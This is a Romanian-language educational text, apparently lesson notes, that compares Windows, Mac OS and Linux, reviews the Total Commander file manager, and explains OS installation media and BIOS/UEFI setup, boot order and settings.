<ol style="list-style-type: none">1. Cam orice aplicație poate funcționa pe Windows, aproape orice, dar fata de Mac OS si Linux se descurca mai bine.2. Avand un numar mare de utilizatori suportul tehnic pentru Windows este mai usor de gasit, dar nici Mac OS si Linux nu sunt foarte in urma.3. O mare cantitate de functii. Cand vei cunoaste acest sistem de operare vei observa cate lucruri poate face.	<ol style="list-style-type: none">1. Fiind cel mai popular sistem de operare, acesta este si cel mai atacat existand o multime de virusi si aplicatii malware.2. Windows, in special Vista si 7, necesita o multime de resurse(memorie, procesor, spatiu pe hard disk) incetinind astfel calculatorul.3. Pretul: o versiune poate costa cel puțin 100\$.

Mac OS-ul este primul SO grafic adică care utilizează GUI (Graphic User Interface). Lucru pe care s-ar putea să nu știi e faptul că acest SO este mai „bătrân” cu un an decât Windows.

Pozitive	Negative
<ol style="list-style-type: none"> 1. Nu prea există viruși pentru Mac OS, asta deoarece este mai puțin căutat decât Windows. 2. Dacă vrei să rulezi Mac OS trebuie să ai un calculator Apple, ceea ce înseamnă că erorile de soft sau hard aproape să nu existe. 3. Un Mac arată mai bine decât un calculator normal. 	<ol style="list-style-type: none"> 1. Este destul de scump, costând mai mult decât Windows. 2. Poate să funcționeze doar pe calculatoarele Apple. Pretul unui Apple este destul de mare. 3. Chiar dacă este un sistem de operare destul de puternic, Mac OS nu este compatibil cu majoritatea jocurilor sau chiar unele aplicații.

Linux este un sistem de operare tânăr, apărut în 1991 și... este **GRATIS**.

Pozitive	Negative
<ol style="list-style-type: none"> 1. Este gratis. Îl poți descărca, instala, modifica, deci orice vrei tu. 2. Linux fiind un kernel, nu un SO, apar nenumărate versiuni (Ubuntu, CentOS, Fedora, Debian) mai des decât apar versiuni de Windows sau Mac OS. 3. Este aproape imun la viruși, dar fiind open-source există totuși riscuri. 	<ol style="list-style-type: none"> 1. Linux este mai complicat decât Windows sau Mac OS, necesitând un bagaj de cunoștințe mai mare ca să îl folosești la capacitate maximă. 2. Există probleme de compatibilitate pentru aplicații dar întotdeauna există o alternativă la orice aplicație. 3. Nu vei găsi prea mulți vânzători de calculatoare bazate pe Linux. Soluția este să îți achiziționezi un calculator pentru Windows, să îi formatezi hard-disk-ul și apoi să instalezi Linux de unul singur.

Concluzie: Cine dorește să folosească calculatorul pentru jocuri, muzică, vizionat un film își va instala Windows, un inginer de sunet sau un editor video va folosi Mac OS datorită suportului în acest domeniu, iar Linux este pentru cei ce realizează programe (pentru cei ce „codează”).


Managere de fișiere.

Din diverse motive, majoritatea utilizatorilor folosesc ca manager de fișiere ceea ce le oferă Windows-ul. Adică Windows Explorer. Operațiuni uzuale, precum copierea, ștergerea sau mutarea fișierelor sunt funcțiile de bază ale unui manager de fișiere. Doar că unele managere de fișiere sunt (mult) mai bune ca altele. Dacă Windows Explorer ar fi un manager de fișiere foarte bun, nu ar mai exista atât de multe alternative. Din păcate, sau din fericire pentru unii, Windows Explorer nu este nici pe departe un manager de fișiere strălucit.

Windows Explorer poate fi placul utilizatorilor care nu se simt în largul lor în domeniul calculatoarelor pentru că este foarte ușor de folosit. Pe de altă parte, utilizatorii avansați au nevoie de un program cu mai multe facilități, care să însemne și mai puțin timp alocat operațiilor realizate. Pentru aceștia din urmă există numeroase alternative la Windows Explorer, alternative care aduc un plus important de funcționalitate. Iată, în cele ce urmează, cinci dintre cele mai bune managere de fișiere pe care le poți folosi în locul lui Windows Explorer.

Total Commander este un manager de fișiere care nu mai are nevoie de nici o prezentare. Este, din punctul multora de vedere, cel mai bun. Funcțiile amintite la celelalte programe se regăsesc și în Total Commander. Dincolo de funcțiile standard, funcționalitatea

acestui-a poate extinsă mult peste granițele standard. Iar asta se face cu ajutorul plugin-urilor. Dacă veți căuta pe internet o descriere pentru Total Commander, cel mai adesea veți găsi că este un manager de fișiere. Desigur, această descriere este una simplistă, căci după cum veți vedea, el poate face mult mai mult decât atât. Pentru a instala acest program aveți la dispoziție o mulțime de site-uri de unde puteți downloada kit-ul de instalare. Dacă dați un search pe Google, "Total Commander Download", veți vedea cât de popular este acest program și din câte locuri puteți să-l luați. Eu vă recomand site-ul www.ghisler.com - site-ul oficial al celor care au realizat Total Commander. Aici veți găsi și o mulțime de add-on-uri - mici adăugiri la programul inițial - care vă vor face lucrul și mai ușor. Kit-ul de instalare al Total Commander are o dimensiune de 2,05 MB, deci chiar și cei cu o conexiune la internet nu foarte rapidă îl vor putea descărca într-un timp rezonabil. Întregul program instalat ocupă și el foarte puțin spațiu - aproximativ 4 MB.



1. După ce ați descărcat kit-ul de instalare, tot ce trebuie să faceți este să dați un dublu click și procesul de instalare va începe. Veți fi rugat să selectați limba pentru meniul programului. În lista inițială oferită la instalare nu există și opțiunea pentru limba română, însă pe site-ul www.ghisler.com veți putea descărca această opțiune.
2. Total Commander este shareware, adică vă veți putea bucura de o perioadă de o lună pentru a încerca acest program. Veți beneficia de absolut toate funcțiile acestui program, singurul dezavantaj fiind că la pornire va trebui să apăsați un buton indicat aleator din cele trei butoane ce vor apărea pe ecran.
3. După perioada de încercare, timp de o lună, pentru a putea continua să folosiți acest program, trebuie să achitați o taxă de 28 euro. Elevii și studenții vor beneficia de o reducere pe baza unui act doveditor, iar pe baza acestei reduceri prețul va fi de 21 euro. Atenție! Numai persoanele care posedă un card bancar vor putea comanda Total Commander. Interfața acestui program este total diferită de cea oferită de Windows Explorer, având două ferestre una lângă alta. Această abordare va fi cunoscută celor care au lucrat în Norton Commander. Fiecare din cele două ferestre va putea fi folosită separat pentru a accesa fișiere.
4. Ce este foarte util la folosirea a două ferestre este faptul că în acest fel se facilitează foarte mult copierea sau mutarea unor fișiere dintr-un loc în altul pe hard-disk. Total Commander oferă libertate totală de mișcare, deoarece în cele două ferestre poți lucra pe două partiții

- diferite sau, de exemplu, într-o fereastră poți accesa un drive USB, iar în cealaltă, fișierele de pe un DVD.
5. Pentru cei pasionați de programare, Total Commander are o facilitate pe care aceștia o vor găsi extrem de utilă. În partea de jos există o linie de comandă de unde se pot rula programele ce trebuie să primească anumiți parametri de la utilizator.
 6. Ce mi s-a părut extrem de interesant la acest program este felul în care tratează lucrul cu arhivele. Practic, acestea pot fi folosite ca niște directoare obișnuite: dai dublu click pe ele și imediat ți se va afișa conținutul. Mai frumos este faptul că la utilizarea funcției de Search, Total Commander va căuta inclusiv în interiorul arhivelor. Și nu numai că va căuta în interiorul arhivelor după nume de fișiere, dar vei putea căuta chiar și text în cadrul fișierelor conținute în arhive. Formatele de arhivă suportate sunt: zip, arj, lha, rar, uc2, tar, gz, cab, ace.
 7. Datorită celor două ferestre de care beneficiază, Total Commander face copierea sau mutarea de fișiere dintr-un loc în altul să fie extrem de ușoară. Are butoane dedicate: F5 pentru copiere și F6 pentru mutare.
 8. Dacă te afli în mijlocul unei copieri de fișier și vrei să mai faci altceva, poți să pui pauză la copiere și ulterior să reiei operațiunea de unde a rămas. Această opțiune mi se pare a reprezenta un avantaj major față de concurentul Windows Explorer care va trebui să reia întreaga sarcină de la început.
 9. Un alt avantaj major pe care îl are Total Commander față de Windows Explorer îl reprezintă timpul de căutare. Am făcut un mic experiment în care am căutat în cadrul unei partiții același fișier cu două instanțe diferite, atât cu Total Commander, cât și cu Windows Explorer, în paralel. Ce am observat a fost faptul că programele au zdrobit ca timp Windows Explorer-ul, care, în momentul în care Total Commander terminase de căutat, nu găsisese decât prima instanță a fișierului. Fișierul era unul audio, iar la căutarea cu Windows Explorer i-am menționat explicit că are de căutat un asemenea tip de fișier.
 10. Pentru conectarea la un server FTP vei găsi în meniul de sus un buton pentru FTP și apoi va trebui să introduci adresa serverului cu utilizatorul și parola, dacă este cazul. Serverul FTP va apărea în una din cele două ferestre ca și când ar fi o partiție locală.
 11. Total Commander vine în două versiuni: una pe 16 biți și una pe 32 de biți. În oricare dintre variantele de 32 de biți vei putea face drag&drop din și către Windows Explorer sau Desktop, vei putea trimite fișierele șterse în Recycle Bin și vei putea beneficia de același meniu pentru click-dreapta pe fișiere.
 12. O mulțime de alte funcții mai sunt disponibile, cum ar fi:
 - Tree, care pune fișierele într-o structură arborescentă;
 - Synchronize Dirs, care compară două directoare cu subdirectoarele lor și copiază fișierele mai noi din unul în celălalt sau funcția de comparare ce poate compara conținutul a două fișiere text.

Etapele de pre-instalare a unui SO

1. Pentru instalarea unui SO pe calculator avem nevoie de următoarele componente:
2. Un fișier cu SO dorit în format ISO (**Windows 8.1 PRO x86 – x64 English.iso**);
3. Un software care vă permite arderea unui disc DVD (Ultra ISO, ImgBurn, Nero);
4. Un software care vă permite înscrierea unui USB Flash (WinToFlash, Rufus, Ultra ISO);
5. Instalarea SO:
 - Inserați DVD-ul/stick-ul de memorie pe care aveți stocat kit-ul de instalare al SO Windows 8.1 în unitatea optică/USB și restartați notebook-ul.
 - În timpul secvenței de boot (boot screen), apăsați tasta aferentă activării meniului de boot și selectați mediul de stocare (DVD/USB) de pe care doriți să bootați.

După efectuarea acestei operațiuni, toate fișierele necesare instalării SO se vor încărca de pe respectivul mediu de stocare.

3. BIOS-ul. Noțiuni generale. Lansarea programului de configurare a BIOS-ului, modificarea și salvarea setărilor.

Obiective:

1. Relatarea noțiunilor generale despre BIOS;
2. Determinarea metodelor de lansare, modificare, salvare a setarilor efectuate.

Cea mai importantă sarcină pe care o îndeplinește BIOS-ul este să facă tranziția de la un gest mecanic, cum ar fi apăsarea butonului de pornire, la un nivel mai abstract, ca afișarea logo-ului sistemului de operare pe ecran. Asta înseamnă că atunci când porniți sistemul, BIOS-ul este întotdeauna primul program care rulează. Sarcina sa este să pornească ventilatoarele, să verifice nivelurile de tensiune electrică din sistem, să ruleze câteva teste rapide pentru a evalua starea componentelor sistemului și apoi să încarce driverele și să pornească procesul de încărcare a sistemului de operare. Dacă în timpul acestui proces apar anumite erori, BIOS-ul va afișa un mesaj pentru a vă informa despre ceea ce a mers prost. În imaginea de mai jos puteți vedea un exemplu de eroare posibilă.

Înainte ca BIOS-ul să fie inventat în 1975 de către Gary Arlen Kildall, sistemul de operare era primul program care se executa atunci când un sistem era pornit. Asta însemna că acel calculator putea rula doar sistemul de operare cu care era construit. De asemenea, în cazul în care sistemul de operare ceda, întregul calculator devenea inutilizabil, deoarece niciun alt program nu îl mai putea repara. Asta deoarece nu avea cum să ruleze înaintea sistemului de operare.

Utilizarea unui BIOS oferă un plus de flexibilitate, permițând utilizatorilor să instaleze orice sistem de operare doresc sau să repare sistemul de operare curent dacă apar erori.

3.1 BIOS-ul. Noțiuni generale.

Ce este BIOS-ul?

BIOS-ul este un software de nivel scăzut, fiind primul program ce rulează atunci când porniți calculatorul. Pentru a înțelege mai bine ce înseamnă software de nivel scăzut, ar trebui să știți că programele instalate pe sistemul dvs, cum ar fi navigatorul de Internet, programele de redare media sau programele din suita Office sunt programe de nivel înalt, deoarece interacționează cu sistemul de operare. Sistemul de operare este un software de nivel mediu, deoarece interacționează cu resursele sistemului prin drivere și prin BIOS. BIOS-ul este un software de nivel scăzut deoarece controlează în mod direct modul în care funcționează componentele calculatorului. BIOS-ul oferă anumite servicii care permit utilizatorilor și programelor de nivel mai înalt să configureze setările componentelor calculatorului și să primească informații de la acele componente. De exemplu, atât utilizatorul cât și programele instalate pot afla viteza de rotație a ventilatoarelor care se găsesc în calculator sau temperatura diverselor componente, incluzând procesorul și placa video. Termenul BIOS este un acronim de la *Basic Input/Output System*, care s-ar traduce astfel: *Sistem de Intrare/Ieșire de Bază*. Puteți să îl percepeți ca pe un program care se ocupă de transferul de date dintre componentele hardware ale sistemului și utilizator sau programele instalate pe sistemul respectiv.

Ce funcții are BIOS-ul?

Pentru a intelege mai bine ce este BIOS, vom analiza functiile principale, care efectueaza acest sistem.

- ❖ **Rularea si testarea hardware.** BIOS-ul porneste imediat dupa pornirea calculatorului. Dupa ce acest sistem este pornit, acesta va incepe rularea si verificarea altor functii a calculatorului. Aceasta procedura se numeste POST (din limba engleza Power-On Self-Test, testarea automata dupa pornire). In timpul acestei proceduri BIOS-ul verifica integritatea

propriilor programe, testeaza performanta controlorilor de pe placa de baza, precum si stabileste anumiti parametri. In cazul in care in timpul pornirii calculatorului s-au gasit erori, pornirea calculatorului se va opri si pe ecran se va afisa informatii despre problema detectata. In cazul in care informatia nu poate fi afisata pe ecran, atunci BIOS-ul va semnala printr-un semnal sonor.

- ❖ **Incarcarea sistemului de operare.** Daca procedura de pornire si testare hardware se va termina cu succes, BIOS-ul va trece la urmatoarea etapa – incarcarea sistemului de operare. In setarile BIOS-ului se poate seta unitatea pentru incarcarea sistemului de operare. Calculatoarele moderne pot porni de pe CD, hard disk sau stick USB. Mai mult decat atat, utilizatorul poate seta mai multe unitati pentru pornire. In acest caz, BIOS-ul va incerca sa incarce sistemul de operare de pe prima unitate, iar in caz de eroare va trece la urmatoarea unitate.
- ❖ **Drivere simple.** BIOS-ul este echipat cu drivere simple pentru a comunica cu porturile intrare/iesire, memorie si alte componente. Aceste capacitati sunt utilizate de sistemele de operare la pornire sau erori.
- ❖ **Configurarea de baza a calculatorului.** BIOS-ul, de asemenea, ofera o interfata pentru a face setarile de baza a calculatorului. Aceasta interfata este numita BIOS Setup, chiar cu aceasta interfata cei mai multi utilizatori asociaza cuvantul BIOS. Aici utilizatorul poate seta paramentrii, cum ar fi ora si data, activarea si dezactivarea componentelor integrate in placa de baza, alegerea unitatii pentru a incarca sistemul de operare, frecventa de operare si temperatura procesorului, etc. Pentru a intra in BIOS Setup se apasa tasta speciala pe tastatura. De obicei aceasta tasta este Del, F1, F2 sau Esc.

Cum funcționează BIOS-ul și cum putem interacționa cu el?

BIOS-ul este, în general, un program cu dimensiuni relativ mici, cu o mărime de cel mult 16 MO. BIOS-urile moderne au o interfață pentru utilizator, numită *Setup Utility (utilitar de configurare)*, unde utilizatorul poate configura anumite setări hardware. Pe laptopuri si tablete există versiuni mai simple de BIOS, unde utilizatorul poate seta doar timpul curent și alte setări minore, cum ar fi ordinea de încărcare a dispozitivelor de stocare.

Pe plăcile de bază mai avansate, cum sunt cele din calculatoarele desktop, BIOS-ul oferă mai multe opțiuni, cum ar fi modificarea frecvenței sau a voltajului procesorului, cantitatea de memorie partajată între procesor și placa video, latența memoriei RAM și altele.

Configurarea unui BIOS avansat poate fi periculoasă dacă utilizatorul nu știe exact efectul fiecărei setări și alege valori greșite pentru acestea, deoarece componentele unui sistem au anumite limite. De exemplu, setarea frecvenței procesorului la o valoare foarte mare poate să îl facă să se supraîncălzească, provocând astfel calculatorul să se repornească fără oprire. Pentru a vă asigura că modificările pe care le faceți sunt sigure, configurați setările BIOS-ului doar după consultarea manualului sistemului și asigurați-vă că sunteți familiar cu setările hardware pe care le modificați dar și limitele fiecărei componente.

Cum se configureaza BIOS-ul?

Pentru inceput vreau sa specific, ca nu la orice utilizator BIOS-ul este la fel, unele functii pot fi diferite, se afla in alte categorii sau chiar lipsesc. Cu toate acestea, principiul descris in acest articol este disponibil in orice versiune BIOS, lansata in ziua de astazi.

Producatorii BIOS-ului cel mai des intalniti sunt:

- *BIOS American Megatrends (AMI)*
- *BIOS Phoenix Award*

Pentru a intra in BIOS "American Megatrends (AMI)" trebuie imediat dupa pornirea calculatorului sa apesi tasta F2 sau F10 de pe tastatura. In cazul in care ai "Phoenix Award" va trebui sa apesi tasta "Del". Setarile descrise in acest articol se vor face pe BIOS "Phoenix Award". Intrand in BIOS, in partea de jos putem vedea cu ce taste putem modifica setarile BIOS-ului si ce tasta sa folosim pentru a iesi si salva setarile modificate. Daca ai schimbat ceva

si vrei sa revii la setarile implicite, va trebui sa alegi functia «*Load Optimized Default*». Aceasta functie iti va permite sa te intorci la setarile optime si functionale a BIOS-ului.

Ce este Dual-BIOS?

BIOS-ul se află pe placa de bază sub forma unui cip de memorie *Read-Only* (*memorie ce poate fi doar citită nu și suprascrisă*). Programul stocat pe această memorie este creat de producătorul plăcii de bază. Dacă acest cip de memorie se poate strica, BIOS-ul nu mai poate fi încărcat și placa de bază nu mai poate fi utilizată. De aceea, unii producători de plăci de bază folosesc un sistem Dual-BIOS pentru plăcile de bază moderne.

Dual-BIOS înseamnă că există două cipuri de memorie care stochează BIOS-ul: unul stochează BIOS-ul principal și celălalt BIOS-ul de rezervă. În cazul în care BIOS-ul principal cedează, sunteți rugat să reporniți calculatorul și BIOS-ul de rezervă este folosit pentru a încărca sistemul.

Ce este UEFI și care este legătura dintre el și BIOS?

UEFI este un program ce poate fi privit ca un BIOS modern și mai puternic. Are același rol ca și BIOS-ul însă are și unele avantaje față de acesta, cum ar fi criptarea, diagnosticarea la distanță și repararea calculatorului, chiar dacă sistemul nu are un sistem de operare instalat. Acest tip de BIOS a fost inventat de Intel și a fost lansat în 2005.

UEFI a devenit popular după lansarea sistemului de operare Windows 8, deoarece a fost primul sistem de operare cu un număr mare de utilizatori care a oferit suport nativ pentru UEFI. Ca orice BIOS tradițional, UEFI este personalizat de către producătorul plăcii de bază pe care o folosiți. În cazul tabletelor și al laptopurilor, UEFI va afișa un număr redus de setări. În imaginea alăturată puteți vedea cum arată acesta pe tableta Surface Pro 2 de la Microsoft. În cazul calculatoarelor, UEFI va afișa mai multe setări decât cele găsite pe un BIOS normal.

De ce BIOS joaca un rol important in functionarea intregului sistem? In primul rand, BIOS testeaza intregul sistem inainte de incarcarea sistemului de operare Windows, si daca ceva nu este in regula, cu ajutorul semnalelor sonore va determina motivul pentru care nu porneste calculatorul. In al doilea rand, setarile simple permit accelerarea calculatorului, accelerarea incarcarii sistemului de operare, aflarea erorilor si extinderea functionalitatii placii de bază.

3.2 BIOS-ul. Lansarea programului de configurare a BIOS-ului, modificarea și salvarea setărilor.

Cum accesăm BIOS-ul ?

BIOS-ul poate fi accesat și configurat prin intermediul softului de configurare, cunoscut adesea ca BIOS Setup Utility. BIOS Setup Utility este de fapt însuși BIOS-ul. Toate opțiunile privind funcționarea BIOS-ului sunt accesibile prin BIOS Setup Utility.

De regulă accesezi BIOS-ul pentru a modifica unele reglaje, cum ar fi cele legate de memorie, procesor, sau unități de disc. Mai poate fi vorba despre schimbarea ordinii de boot sau despre înființarea/modificarea parolei de BIOS. Accesarea BIOS-ului se face apăsând o tastă sau o combinație de taste.

Vom parcurge acest proces în câteva etape simple.

1. Pornește PC-ul sau repornește-l dacă este deja pornit.
2. Fii atent pe ecran la mesajele afișate imediat după pornire. De regulă se afișează chiar tastele de apăsare pentru a intra în BIOS, pentru a schimba ordinea unităților la boot, sau pentru accesarea diferitelor utilități. Iată câteva mesaje frecvent întâlnite pentru accesarea BIOS-ului.
 - Press [*nume tastă*] to enter setup
 - Setup: [*nume tastă*]

- Enter BIOS by pressing [*nume tastă*]
 - Press [*nume tastă*] to enter BIOS setup
 - Press [*nume tastă*] to access BIOS
 - Press [*nume tastă*] to access system configuration
3. Apasă imediat tasta sau tastele corespunzătoare din mesajul de pe PC-ul tău pentru a intra în BIOS.

Notă: Uneori poate fi necesar să apeși de mai multe ori tasta/combinatia pentru a intra în BIOS. Nu o ține apăsată permanent și nu apasa prea des/repede, pentru că este posibil ca sistemul să se blocheze sau să se oprească din boot. Dacă totuși se întâmplă, resetează PC-ul și încearcă iar. Dacă nu reușești să vezi în timp util mesajul la pornire, poți folosi lista de mai jos pentru tipurile enumerate.

Fiecare placă de bază are un producător BIOS, așa că, dacă nici una dintre sugestiile de mai sus nu îți sunt de folos, poți încerca să identifici placa de bază mai jos și să folosești comanda corespunzătoare. La pornirea PC-ului privește în partea superioară a ecranului, și vei afla tipul/producerul BIOS-ului, după logo-ul care apare, sau după text, în partea inferioară a ecranului. După identificarea tipului/producerului BIOS-ului, caută-l în lista de mai jos și folosește tastele/combinatiile enumerate.

AMI (American Megatrends) – AMIBIOS, AMI BIOS

- Apasă **Del** la pornire.
- Unele plăci de bază mai vechi care au AMIBIOS pot cere tasta **F1** sau **F2** în loc de **Del**.

Award Software (acum Phoenix Technologies) – AwardBIOS, Award BIOS

- Apasă **Del** pe majoritatea plăcilor de bază cu AwardBIOS.
- Unele sisteme mai vechi cu BIOS Award cer **Ctrl+Alt+Esc** pentru intrarea în BIOS.

DTK (Datatech Enterprises) – DTK BIOS

- Apasă tasta **Esc** pentru a intra în BIOS, imediat după pornirea sistemului.

Microid Research – MR BIOS

- Apasă **F1** pentru intrarea în BIOS setup utility.

Phoenix Technologies – Phoenix BIOS, Phoenix-Award BIOS

- Apasă **Del** imediat după pornirea sistemului.
- Multe sisteme mai vechi cu BIOS-uri Phoenix mai vechi cer **Ctrl+Alt+Esc**, **Ctrl+Alt+Ins**, sau **Ctrl+Alt+S** pentru accesarea BIOS-ului.

Dacă tot nu ai reușit să intri în BIOS sau nu reușești să depistezi producerul BIOS-ului sau al plăcii de bază, încearcă pe rând comenzile următoare:

- | | |
|----------------------|-----------------------------|
| • F3 | • Ctrl+Alt+Del |
| • F4 | • Ctrl+Alt+Shift+Del |
| • F10 | • Del din dreapta |
| • F12 | • Ctrl+Insert |
| • Tab | • Ctrl+Shift+Esc |
| • Ctrl+Alt+F3 | • Fn+[„F1 – F12”] |

Care este de fapt rolul BIOS-ului ?

BIOS-ul conține un număr de opțiuni de configurare care pot fi modificate cu ajutorul softului de configurare conținut în BIOS. Salvarea acestor setări și repornirea sistemului aplică modificările în BIOS și influențează modul în care BIOS-ul comandă funcționarea componentelor hardware din sistem. Toate BIOS-urile plăcilor de bază moderne conțin utilitare de configurare a sistemului. Accesarea și configurarea BIOS-ului este independentă de sistemul de operare, pentru că BIOS-ul este integrat în memoria unei componente de pe placa de bază. Dacă s-au strecurat erori în această listă sau dacă ai întâlnit și alte tipuri de BIOS, sau alte

modalități de accesare, te rog să le treci la comentarii, iar eu voi actualiza articolul după verificarea lor.

Ordinea de Boot, memoria video, salvarea, resetarea și cele mai bune setări implicite.

BIOS-ul (basic input/output system) este programul primar ce pornește la deschiderea calculatorului. Acesta rulează un POST ((power-on self test) un test de identificare a perifericelor atașate, inițializează hardware-ul computerului și trece controlul încărcătorului de boot unui dispozitiv conectat. Apoi încărcătorul de boot pornește sistemul de operare – Windows, Linux sau oricare altul folosiți. BIOS-ul are un ecran de setări care este folosit pentru a configura diferite setări primare de sistem. Băgați de seamă că nu trebuie să modificați nimic în setările BIOS-ului dacă nu știți ce faceți. Vom parcurge împreună câteva din cele mai des folosite setări.

Accesare BIOS-ului. Trebuie să reporniți calculatorul pentru a putea accesa BIOS-ul. Apăsați tasta potrivită în timpul procesului de bootare (uneori, atunci când apare pe ecran logo-ul producătorului) și va apărea ecranul de configurare a BIOS-ului. Tasta pe care trebuie să o apăsați este deseori indicată pe ecran la începutul procesului de boot. În mod obișnuit aceasta este Delete, alte computere folosesc tasta F2, Escape, F1 sau F10. Dacă nu știți care tastă trebuie să apăsați atunci consultați manualul calculatorului dvs sau căutați pe Google după modelul computerului dvs, tasta de BIOS. De remarcat că noile computere care vin cu Windows 8 au UEFI firmware în locul tradiționalului BIOS. Acesta are același scop ca și Bios-ul, doar că se accesează prin intermediul Windows-ului.

Navigarea prin BIOS. Țineți minte că BIOS-ul fiecărui computer este diferit. BIOS-ul computerului dvs. poate să arate diferit de imaginile din acest articol sau poate să fie asemănător dar să aibă alte opțiuni. Va trebui să folosiți tastatura pentru a naviga prin BIOS. Ar trebui să vedeți afișată pe ecran o listă cu tastele folosite. În general, se folosesc tastele direcționale stânga-dreapta pentru a naviga între ecranele de setări (denumirea ecranelor este de obicei afișată în partea de sus a acestora), tastele sus-jos se folosesc pentru a selecta opțiunile pe ecranul curent, cu tasta Enter se selectează o opțiune sau se intră într-un submeniu. Pentru a schimba ordinea unei liste se folosește tastele + și – (plus și minus) care mișcă elementele unei liste în sus și în jos. Sună un pic complicat, dar nu este. Cel mai des veți folosi tasta Enter și tastele direcționale.

Ordinea de Boot-are. Opțiunea schimbată cel mai des în Bios este Ordinea de bootare (Boot Order). După ce BIOS-ul pornește și inițializează componentele, acesta predă controlul unui încărcător de programe care pornește sistemul dvs de operare. Ordinea de boot-are determină cărui dispozitiv îi predă Bios-ul controlul. De exemplu să spunem că aveți instalat pe harddisk-ul calculatorului dvs Windows, un cd Live cu Linux în unitatea optică și un sistem hackintosh instalat pe un USB conectat la calculator. La pornirea calculatorului care din ele va porni? Răspunsul este determinat de ordinea de bootare. Se numește ordine de bootare pentru că aceasta controlează ordinea în care fiecare dispozitiv de încărcare a programelor este verificat. De exemplu, un computer obișnuit poate avea o unitate dvd mai sus în ordinea de boot-are decât harddisk-ul. Asta înseamnă că pc-ul va încerca să booteze prima dată de pe orice cd sau dvd se află în unitatea optică. Dacă nu găsește nici un cd sau dvd boot-abil în unitatea optică atunci va merge la următorul dispozitiv din listă, care ar fi în exemplul nostru harddisk-ul. Dacă dorim ca pc-ul să booteze de pe alt dispozitiv – cum ar fi o unitate DVD, USB sau o locație de pe rețea – trebuie să mutăm dispozitivul mai sus în lista de bootare. Ordinea de bootare se găsește în general în ecranul cu denumirea BOOT sau ceva asemănător. Folosiți + și – pentru a rearanja poziția dispozitivelor în lista de bootare. De știut că la unele computere dispozitivul USB nu apare în lista de bootare dacă nu este conectat la calculator în momentul accesării BIOS-ului.

Memoria video. Computerele cu placa grafică on-board pot avea o opțiune de setare a memoriei video. Placa grafică on-board, nu are o memorie video dedicată așa cum au plăcile grafice separate. Ele preiau din memoria de RAM o parte și o folosesc ca și memorie video. La unele calculatoare, opțiunea de Memorie Video permite controlul asupra mărimii memoriei alocate. Puteți alocă mai multă memorie plăcii video sau puteți reduce din valoare memoriei de RAM alocate părții video, redirecționând-o spre alte sarcini ale sistemului.

Parola BIOS-ului. În general puteți configura o parolă pentru BIOS din ecranul de securitate. Parola poate fi folosită pentru a proteja accesul nedorit la BIOS. Se mai poate configura și o parolă pentru a boota computerul. Această parolă este cerută imediat cum se deschide computerul – dacă cineva nu cunoaște parola nu poate porni computerul pentru a ajunge la ecranul de logare în Windows. Această utilitate este mai puternică de cât simpla parolare din Windows: ea interzice oricui să booteze orice sistem de operare de pe orice dispozitiv detașabil. În orice caz, cineva care are acces fizic la computerul dvs poate reseta CMOS pentru a șterge această parolă, așadar nu va proteja calculatorul dacă acesta este furat și hoțul chiar dorește să înlăture parola.

Salvarea sau înlăturarea modificărilor. Schimbările pe care le faceți în setările Bios-ului nu afectează imediat computerul. Pentru a salva modificările făcute trebuie să intrați în ecranul numit Save & Exit. Această opțiune salvează modificările făcute și re setează computerul. Mai există de asemenea și o opțiune de înlăturare a modificărilor și ieșire (Discard Changes and Exit) Dacă ați făcut o greșeală de configurare sau decideți că nu doriți să modificați Bios-ul puteți folosi această opțiune pentru a ieși din Bios fără să salvați nici o modificare.

Valori predefinite optime. Bios-ul conține o opțiune numit Load Setup Defaults (Încarcă valorile predefinite) sau Load Optimized Defaults (Încarcă valorile predefinite optime). Această opțiune aduce setările Bios-ului la cele din fabrică, încărcând setările optimizate pentru componentele computerului dvs. Aceasta rulează o reinițializare completă a setărilor Bios-ului, ștergând parola de bios precum și reinițializând ordinea de bootare.

